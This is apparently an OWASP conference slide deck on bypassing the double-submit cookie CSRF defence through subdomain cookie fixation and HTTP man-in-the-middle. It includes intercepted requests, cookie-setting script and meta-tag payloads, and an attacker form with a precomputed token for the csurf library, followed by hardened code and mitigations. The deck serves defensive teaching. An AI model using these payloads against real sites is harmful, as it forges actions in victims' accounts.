Bypassing CSRF Protections

A Double Defeat of the Double-Submit Cookie Pattern

OWASP
The Open Web Application Security Project

OWASP
The Open Web Application Security Project

- David Johansson (@securitybits)
  - Security consultant since 2007
  - Helping clients design and build secure software
  - Security training
 - Based in London since 3 years, working for Cigital (now part of Synopsys)

SYNOPSYS®

CSRF Protection

DOUBLE-SUBMIT COOKIE PATTERN

OWASP
The Open Web Application Security Project

- Attacker sends payload via victim's browser
- Browser automatically includes user's identity

OWASP
The Open Web Application Security Project

- Simple CSRF protection – no server-side state

Cookie with CSRF Token

Request

Do they match?

CSRF Token in Request

OWASP
The Open Web Application Security Project

Cross-Site Request Forge ✕

🔒 Secure | https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_She

Double Submit Cookie

If storing the CSRF token in session is problematic, an alternative defense is use of a double submit cookie. A double submit cookie is defined as sending a random value in both a cookie and as a request parameter, with the server verifying if the cookie value and request value match.

When a user authenticates to a site, the site should generate a (cryptographically strong) pseudorandom value and set it as a cookie on the user's machine separate from the session id.

Cookies are different!

...e to save this value in any way, thus avoiding server side state. The site then ...saction request include this random value as a hidden form v

Not really true...

request parameter). A cross origin attacker cannot read any data sent from the server or modify cookie values, per the same-origin policy. This means that while an attacker can force a victim to send any value he wants with a malicious CSRF request, the attacker will be unable to modify or read the value stored in the cookie. Since the cookie value and the request parameter or form value must be the same, the attacker will be unable to successfully force the submission of a request with the random CSRF value.

- What if attacker can set the CSRF cookie..?

- Cookie fixation can be done through:
  - Exploiting subdomains
  - Man-in-the-middle HTTP connections

Double-submit Defeat #1:

EXPLOITING SUBDOMAINS

OWASP
The Open Web Application Security Project

- Attacker controls https://evil.example.com/

- Subdomain sets cookie for parent domain

- Includes specific path

🔒 Response from https://evil.example.com:443/submit?a [127.0.0.1]

| Forward | Drop | Intercept is on | Action |

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 404 Not Found
X-Powered-By: Express
Set-cookie: _csrf=submit_path_and_parent_domain; Domain=example.com; Path=/submit; HttpOnly; Secure
Content-Security-Policy: default-src 'self'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 137
Date: Tue, 14 Mar 2017 16:05:37 GMT   .
Connection: close
```

OWASP
The Open Web Application Security Project

- Attacker now controls cookies sent to https://www.example.com/submit
- Attacker's CSRF cookie sent first due to longer path


```
Request to https://www.example.com:443 [127.0.0.1]

[Forward]  [Drop]  [Intercept is on]  [Action]                                    Comment this item

Raw  Params  Headers  Hex

POST /submit?_csrf=a-GePpmiVVNII39L6UB5Hh4t5-mj0 HTTP/1.1
Host: www.example.com
Connection: close
Content-Length: 32
Cache-Control: max-age=0
Origin: http://localhost:8000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/56.0.2924.76 Chrome/56.0.2924.76 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://localhost:8000/CSRF2
Accept-Language: en-GB,en-US;q=0.8,en;q=0.6
Cookie: _csrf=submit_path_and_parent_domain; _csrf=zfz6OKQfjeFmdryNd7CNlRn5; XSRF-TOKEN=92fNbs5M-_DrBodjb2--2bgvoPbOJza6bsTo; name=undefined;
_csrf=parent_domain

favorite=Audi&name=maliciousUser
```

OWASP
The Open Web Application Security Project

- Controlling all subdomains doesn't mean you're safe

- XSS in any subdomain can be exploited:
  ```
  <script>document.cookie = "_csrf=a;
  Path=/submit; domain=example.com";</script>
  ```

- So you're using CSP?
  - Cookies can still be set through meta-tags ☺
  ```
  <meta http-equiv="set-cookie"
  content="_csrf=a; Path=/submit;
  domain=example.com">
  ```

Double-submit Defeat #2:

MAN-IN-THE-MIDDLE ATTACKS

OWASP
The Open Web Application Security Project

- HTTP origins can set cookies for HTTPS origins

- Even 'secure' cookies can be overwritten from HTTP responses*

- Attacker who MiTM **any** HTTP connection from victim can:

 – Overwrite CSRF cookie

  – Pre-empt CSRF cookie

*The new 'Strict Secure Cookie' specification will prevent this
(https://www.chromestatus.com/feature/4506322921848832)

OWASP
The Open Web Application Security Project

OWASP
The Open Web Application Security Project

- After fixating CSRF cookie, attacker can create successful CSRF payload

Attacker's CSRF cookie

Request

Match -
Request accepted

Attacker includes known
token in CSRF payload

OWASP
The Open Web Application Security Project

- Additional defenses to strengthen double-submit cookie pattern:
  - HTTP Strict Transport Security (HSTS)
  - Cookie Prefixes ("__Host-" is the one you want)
  - Sign cookie
  - Bind cookie to user
  - Use custom HTTP header to send request token

This is not the token you're looking for…

ANGULAR & CSURF

OWASP
The Open Web Application Security Project

- AngularJS $http service has built-in support to help prevent CSRF*

- Reads token from cookie (XSRF-TOKEN) and sets custom HTTP header (X-XSRF-TOKEN)

- Server needs to implement token validation

- Can be used as double-submit cookie pattern if server compares cookie value with HTTP header

*https://blogs.synopsys.com/software-integrity/2017/02/24/angularjs-security-http-service/

OWASP
The Open Web Application Security Project

```
                csurf.js
 1  const https = require('https');
 2  const express = require('express');
 3  const fs = require('fs');
 4  const cookieParser = require('cookie-parser');
 5  const csurf = require('csurf');
 6  const config = require('./app.conf');
 7  const app = express();
 8
 9  //cookie-parser must be loaded when using csurf in cookie mode
10  app.use(cookieParser(config.secret));
11
12  //load csurf in cookie mode
13  app.use(csurf({cookie: {secure: true, httpOnly: true}}));
14
15  //set XSRF-TOKEN cookie in response and send
16  //the user the Angular app and form in myForm.html
17  app.get('/myForm', function (req, res) {
18    res.cookie('XSRF-TOKEN', req.csrfToken(), {secure: true});
19    res.sendFile("myForm.html", {root: __dirname});
20  });
```

```
121    /**
122     * Default value function, checking the `req.body`
123     * and `req.query` for the CSRF token.
124     *
125     * @param {IncomingMessage} req
126     * @return {String}
127     * @api private
128     */
129
130    function defaultValue (req) {
131      return (req.body && req.body._csrf) ||
132        (req.query && req.query._csrf) ||
133        (req.headers['csrf-token']) ||
134        (req.headers['xsrf-token']) ||
135        (req.headers['x-csrf-token']) ||
136        (req.headers['x-xsrf-token'])
137    }
```

Body and query parameters checked first!

OWASP
The Open Web Application Security Project

🔒 Response from https://evil.example.com:443/bogus [127.0.0.1]

Forward	Drop	Intercept is on	Action

Raw	Headers	Hex	HTML	Render

```
HTTP/1.1 404 Not Found
X-Powered-By: Express
Set-cookie: _csrf=a; Path=/submit; Domain=example.com; HttpOnly; Secure
Content-Security-Policy: default-src 'self'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 136
Date: Wed, 15 Mar 2017 13:14:22 GMT
Connection: close
```

+

```
                 xsrf_form2.html
1   <h3>CSRF form sent from attacker, with pre-calculate CSRF token for the secret 'a'!</h3>
2   <form action="https://www.example.com/submit?_csrf=a-GePpmiVVNII39L6UB5Hh4t5-mj0" method="post">
3     <input type="hidden" name="name" value="Victim">
4     <input type="hidden" name="email" value="attacker@example.com">
5     <br><input type="submit" value="Click me to win $100">
6   </form>
```

=

CSRF Defense Bypassed

OWASP
The Open Web Application Security Project

```javascript
                csurf.js
1   const https = require('https');
2   const express = require('express');
3   const fs = require('fs');
4   const cookieParser = require('cookie-parser');
5   const csurf = require('csurf');
6   const config = require('./app.conf');
7   const app = express();
8
9   //cookie-parser must be loaded when using csurf in cookie mode
10  app.use(cookieParser(config.secret));
11
12  //Define custom value function to be used with csurf
13  function customValueFunction (req) {
14    return req.headers['x-xsrf-token']; //Only accept token from header
15  }
16
17  //load csurf in cookie mode - with cookie signing and custom value function
18  app.use(csurf({cookie: {secure: true, httpOnly: true, signed: true},
19    value: customValueFunction }));
20
21  //set XSRF-TOKEN cookie in response and send
22  //the user the Angular app and form in myForm.html
23  app.get('/myForm', function (req, res) {
24    res.cookie('XSRF-TOKEN', req.csrfToken(), {secure: true});
25    res.sendFile("myForm.html", {root: __dirname});
26  });
```

OWASP
The Open Web Application Security Project

- Double-submit Cookie Pattern based on partially incorrect assumptions

- Integrity protection of cookies is very weak

- Attackers can often force cookies upon other users

- Be careful which token you validate against

- Additional mitigations often required to strengthen the defense

Thank You!

OWASP
The Open Web Application Security Project

Questions?

@securitybits